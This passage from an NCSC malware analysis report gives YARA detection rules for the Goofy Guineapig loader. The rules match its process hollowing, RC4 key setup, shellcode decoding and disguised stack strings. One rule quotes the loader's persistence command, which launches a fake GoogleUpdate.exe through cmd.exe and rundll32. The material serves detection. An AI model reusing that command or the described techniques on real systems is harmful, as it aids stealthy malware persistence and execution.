        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {11 0D 0D 09 0A 63 76 76 2A 2D 38 2D 30 3A 77 2D 3A 29 35 36
3E 77 3A 36 34 63 6D 6D 6D 6A 25 11 0D 0D 09 0A 63 76 76 2A 2D 38 2D 30
3A 77 2D 3A 29 35 36 3E 77 3A 36 34 63 6D 6D 6D 6A 25 68 6B 25 6C 25 68
59}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig error comparison.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_errorcompare
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig error comparison."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {81 FE FF 2E 00 00 0F ?? ?? ?? ?? ?? 81 FE F3 2E 00 00 74 ??
81 FE 0D 2F 00 00 74 ?? 81 FE 8A 2F 00 00 74 ?? 81 FE 89 2F 00 00 74 ??
81 FE 06 2F 00 00 74 ?? 81 FE 05 2F 00 00 0F}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig process hollowing process start-up.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_processstart
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig process hollowing process
start-up."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {50 51 51 68 34 00 08 00 51 51 51 66 89 4D CC 8B 4D 08 51 6A
00 52 C7 45 9C 48 00 00 00 C7 45 A4 ?? ?? ?? ?? C7 45 C8 01 00 08 00 FF
15 ?? ?? ?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig process hollowing thread context.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_threadcontext
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig process hollowing thread
context."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {8D 95 ?? ?? ?? ?? 52 BB 02 00 01 00 57 89 9D ?? ?? ?? ?? FF
15 ?? ?? ?? ?? 85 C0 74 ?? 8B 85 ?? ?? ?? ?? 8D 8D ?? ?? ?? ?? 51 57 89
85 ?? ?? ?? ?? 89 9D ?? ?? ?? ?? FF 15 ?? ?? ?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig RC4 key stack string setup.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_rc4keystackstring_NZTsIkAC6FUDY7FyN
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig RC4 key stack string
setup."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {66 C7 45 DF 79 4E C6 45 E1 00 C7 45 D0 4E 5A 54 73 66 C7 45
DC 59 37 66 C7 45 D9 46 55 C6 45 DB 44 C7 45 D4 49 6B 41 43 C6 45 D8 36}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig loader shellcode decoding.

Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_decodeshellcode
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig loader shellcode
decoding."
        date = "2022-12-13"
        hash1 = "7961930d13cb8d5056db64b6749356915fb4c272"
        hash2 = "6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c"

    strings:
        $1 = {8A 0C 18 80 E9 73 80 F1 6D 88 0C 18 40 3B C7}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig loader string decoding.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_decodestring
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig loader string decoding"
        date = "2022-12-13"
        hash1 = "6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c"
        hash2 = "7961930d13cb8d5056db64b6749356915fb4c272"


    strings:
        $1 = {8A 0C 18 80 E9 73 80 F1 6D 88 0C 18 40 3B C7}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects internet set option API call arguments in Goofy Guineapig.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_internetsetoptionargs
{
    meta:
        author = "NCSC"
        description = "Detects internet set option API call arguments in
Goofy Guineapig."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {6A 04 8D 55 ?? 52 6A 06 57 C7 45 ?? 20 BF 02 00 FF 15 ?? ??
?? ??}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig RC4 key stack string setup.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_rc4keystackstring_DNPl8CS20U5SvtpT5PE13
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig RC4 key stack string
setup."
        date = "2022-12-13"
        hash1 = "11b82826ec01aeec44e5e2504935b6aaccf51cac"

    strings:
        $1 = {C7 45 ?? 44 4E 50 6C C7 45 ?? 38 43 53 32 C7 45 ?? 30 55 35
53 C7 45 ?? 76 74 70 54 C7 45 ?? 35 50 45 31 66 C7 45 ?? 33 00}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig loader service string.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_servicestring
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig loader service string."
        date = "2022-12-13"
        hash1 = "7961930d13cb8d5056db64b6749356915fb4c272"
        hash2 = "6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c"

    strings:
        $service_string = "C:\\windows\\system32\\cmd.exe /c
C:\\windows\\system32\\rundll32.exe url.dll,FileProtocolHandler
C:\\ProgramData\\GoogleUpdate\\GoogleUpdate.exe"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

Description	Detects Goofy Guineapig loader stack strings.
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_stackstrings
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig loader stack strings."
        date = "2022-12-13"
        hash1 = "6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c"
        hash2 = "7961930d13cb8d5056db64b6749356915fb4c272"

    strings:
        $TempBat = {C6 85 ?? F5 FF FF 2A C6 85 ?? F5 FF FF 78 C6 85 ?? F5
FF FF 61 C6 85 ?? F5 FF FF 79 C6 85 ?? F5 FF FF 6A C6 85 ?? F5 FF FF 72
C6 85 ?? F5 FF FF 75 C6 85 ?? F5 FF FF 33 C6 85 ?? F5 FF FF 67 C6 85 ??
F5 FF FF 66 C6 85 ?? F5 FF FF 79}
        $nStart = {C6 85 ?? F5 FF FF 4C C6 85 ?? F5 FF FF 35 C6 85 ?? F5
FF FF 32 C6 85 ?? F5 FF FF 27 C6 85 ?? F5 FF FF 34 C6 85 ?? F5 FF FF 32
C6 85 ?? F5 FF FF 66}
        $Goopdate = {C6 85 ?? F6 FF FF 49 33 C9 C6 85 ?? F6 FF FF 71 C6
85 ?? F6 FF FF 71 C6 85 ?? F6 FF FF 69 C6 85 ?? F6 FF FF 6E C6 85 ?? F6
FF FF 67 C6 85 ?? F6 FF FF 57 C6 85 ?? F6 FF FF 72 C6 85 ?? F6 FF FF 66
C6 85 ?? F6 FF FF 63 C6 85 ?? F6 FF FF 76 C6 85 ?? F6 FF FF 67}
```

```
            $GoogleUpdateExe = {C6 85 ?? F5 FF FF 75 C6 85 ?? F5 FF FF 5D
C6 85 ?? F5 FF FF 5D C6 85 ?? F5 FF FF 55 C6 85 ?? F5 FF FF 5E C6 85 ??
F5 FF FF 57 C6 85 ?? F5 FF FF 67 C6 85 ?? F5 FF FF 42 C6 85 ?? F5 FF FF
56 C6 85 ?? F5 FF FF 53 C6 85 ?? F5 FF FF 46 C6 85 ?? F5 FF FF 57 C6 85
?? F5 FF FF 1C C6 85 ?? F5 FF FF 57 C6 85 ?? F5 FF FF 4A C6 85 ?? F5 FF
FF 57}
        $GoogleUpdate = {C6 85 ?? F5 FF FF 4E C6 85 ?? F5 FF FF 55 C6 85
?? F5 FF FF 7D C6 85 ?? F5 FF FF 7D C6 85 ?? F5 FF FF 75 C6 85 ?? F5 FF
FF 7E C6 85 ?? F5 FF FF 77 C6 85 ?? F5 FF FF 47 C6 85 ?? F5 FF FF 62 C6
85 ?? F5 FF FF 76 C6 85 ?? F5 FF FF 73 C6 85 ?? F5 FF FF 66 C6 85 ?? F5
FF FF 77 C6 85 ?? F5 FF FF 3C C6 85 ?? F5 FF FF 77 C6 85 ?? F5 FF FF 6A
C6 85 ?? F5 FF FF 77}
        $ProgramDataGoogleUpdate = {C6 85 ?? F5 FF FF 4F C6 85 ?? F5 FF
FF 46 C6 85 ?? F5 FF FF 68 C6 85 ?? F5 FF FF 5C C6 85 ?? F5 FF FF 7E C6
85 ?? F5 FF FF 7B 33 C9 C6 85 ?? F5 FF FF 73 C6 85 ?? F5 FF FF 7E C6 85
?? F5 FF FF 6D C6 85 ?? F5 FF FF 79 C6 85 ?? F5 FF FF 50 C6 85 ?? F5 FF
FF 6D C6 85 ?? F5 FF FF 80 C6 85 ?? F5 FF FF 6D C6 85 ?? F5 FF FF 68 C6
85 ?? F5 FF FF 53 C6 85 ?? F5 FF FF 7B C6 85 ?? F5 FF FF 7B C6 85 ?? F5
FF FF 73 C6 85 ?? F5 FF FF 78 C6 85 ?? F5 FF FF 71 C6 85 ?? F5 FF FF 61
C6 85 ?? F5 FF FF 7C C6 85 ?? F5 FF FF 70 C6 85 ?? F5 FF FF 6D C6 85 ??
F5 FF FF 80 C6 85 ?? F5 FF FF 71}
        $Del = {C6 85 ?? F5 FF FF 79 C6 85 ?? F5 FF FF 17 C6 85 ?? F5 FF
FF 16 C6 85 ?? F5 FF FF 1F C6 85 ?? F5 FF FF 53 C6 85 ?? F5 FF FF 56 C6
85 ?? F5 FF FF 43 C6 85 ?? F5 FF FF 79}
        $DEBUG = {C6 85 ?? FD FF FF 4A 33 C9 C6 85 ?? FD FF FF 4B C6 85
?? FD FF FF 48 C6 85 ?? FD FF FF 5B C6 85 ?? FD FF FF 4D}
        $Debug = {C6 85 ?? FD FF FF 34 C6 85 ?? FD FF FF 35 C6 85 ?? FD
FF FF 32 C6 85 ?? FD FF FF 25 C6 85 ?? FD FF FF 37}
        $Debug2 = {C6 44 24 ?? 5B C6 44 24 ?? 5A C6 44 24 ?? 5D C6 44 24
?? 4A 88 44 24 ?? C6 44 24 ?? 58}
        $ConfigDat = {C6 85 ?? F6 FF FF 16 C6 85 ?? F6 FF FF 29 C6 85 ??
F6 FF FF 25 C6 85 ?? F6 FF FF 24 C6 85 ?? F6 FF FF 2C C6 85 ?? F6 FF FF
23 C6 85 ?? F6 FF FF 2D C6 85 ?? F6 FF FF 64 C6 85 ?? F6 FF FF 2E C6 85
?? F6 FF FF 2B C6 85 ?? F6 FF FF 3E}
        $ConfigDatSubC = {C6 85 ?? F6 FF FF 68 C6 85 ?? F6 FF FF 6F C6 85
?? F6 FF FF 7B C6 85 ?? F6 FF FF 7A C6 85 ?? F6 FF FF 72 C6 85 ?? F6 FF
FF 75 C6 85 ?? F6 FF FF 73 C6 85 ?? F6 FF FF 3A C6 85 ?? F6 FF FF 70 C6
85 ?? F6 FF FF 6D}
        $EchoCommand = {C6 85 ?? F5 FF FF 43 C6 85 ?? F5 FF FF 68 C6 85
?? F5 FF FF 66 C6 85 ?? F5 FF FF 6B C6 85 ?? F5 FF FF 72 C6 85 ?? F5 FF
FF 23 C6 85 ?? F5 FF FF 72 C6 85 ?? F5 FF FF 69 C6 85 ?? F5 FF FF 69 C6
85 ?? F5 FF FF 0D C6 85 ?? F5 FF FF 66 C6 85 ?? F5 FF FF 6B C6 85 ?? F5
FF FF 72 C6 85 ?? F5 FF FF 6C C6 85 ?? F5 FF FF 66 C6 85 ?? F5 FF FF 68
C6 85 ?? F5 FF FF 23 C6 85 ?? F5 FF FF 32 C6 85 ?? F5 FF FF 77 C6 85 ??
F5 FF FF 23 C6 85 ?? F5 FF FF 28 C6 85 ?? F5 FF FF 67 C6 85 ?? F5 FF FF
23 C6 85 ?? F5 FF FF 32 C6 85 ?? F5 FF FF 67 33 C9 C6 85 ?? F5 FF FF 23
C6 85 ?? F5 FF FF 7C C6 85 ?? F5 FF FF 23 C6 85 ?? F5 FF FF 32 C6 85 ??
F5 FF FF 71 C6 85 ?? F5 FF FF 23 C6 85 ?? F5 FF FF 41 C6 85 ?? F5 FF FF
71 C6 85 ?? F5 FF FF 78 C6 85 ?? F5 FF FF 6F C6 85 ?? F5 FF FF 0D C6 85
?? F5 FF FF 67 C6 85 ?? F5 FF FF 68 C6 85 ?? F5 FF FF 6F C6 85 ?? F5 FF
FF 23}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

National Cyber Security Centre
a part of GCHQ

Description	Detects Goofy Guineapig debug path
Precision	No false positives have been identified during VT retro-hunt queries.
Rule type	YARA

```
rule GoofyGuineapig_pdbpath
{
    meta:
        author = "NCSC"
        description = "Detects Goofy Guineapig debug path"
        date = "2022-12-13"
        hash1 = "7961930d13cb8d5056db64b6749356915fb4c272"
        hash2 = "6f5c07c50ce4976ddb3879ce65d3b2f96693dc4c"

    strings:
        $pdb_path =
"C:\\Users\\Benjamin\\source\\repos\\Dll1\\Release\\Dll1.pdb"


    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3c)) == 0x00004550 and
        all of them
}
```

National Cyber Security Centre
a part of GCHQ

Disclaimer

This report draws on information derived from NCSC and industry sources. Any NCSC findings and recommendations made have not been provided with the intention of avoiding all risks and following the recommendations will not remove all such risk. Ownership of information risks remains with the relevant system owner at all times.

This information is exempt under the Freedom of Information Act 2000 (FOIA) and may be exempt under other UK information legislation.

Refer any FOIA queries to ncscinfoleg@ncsc.gov.uk.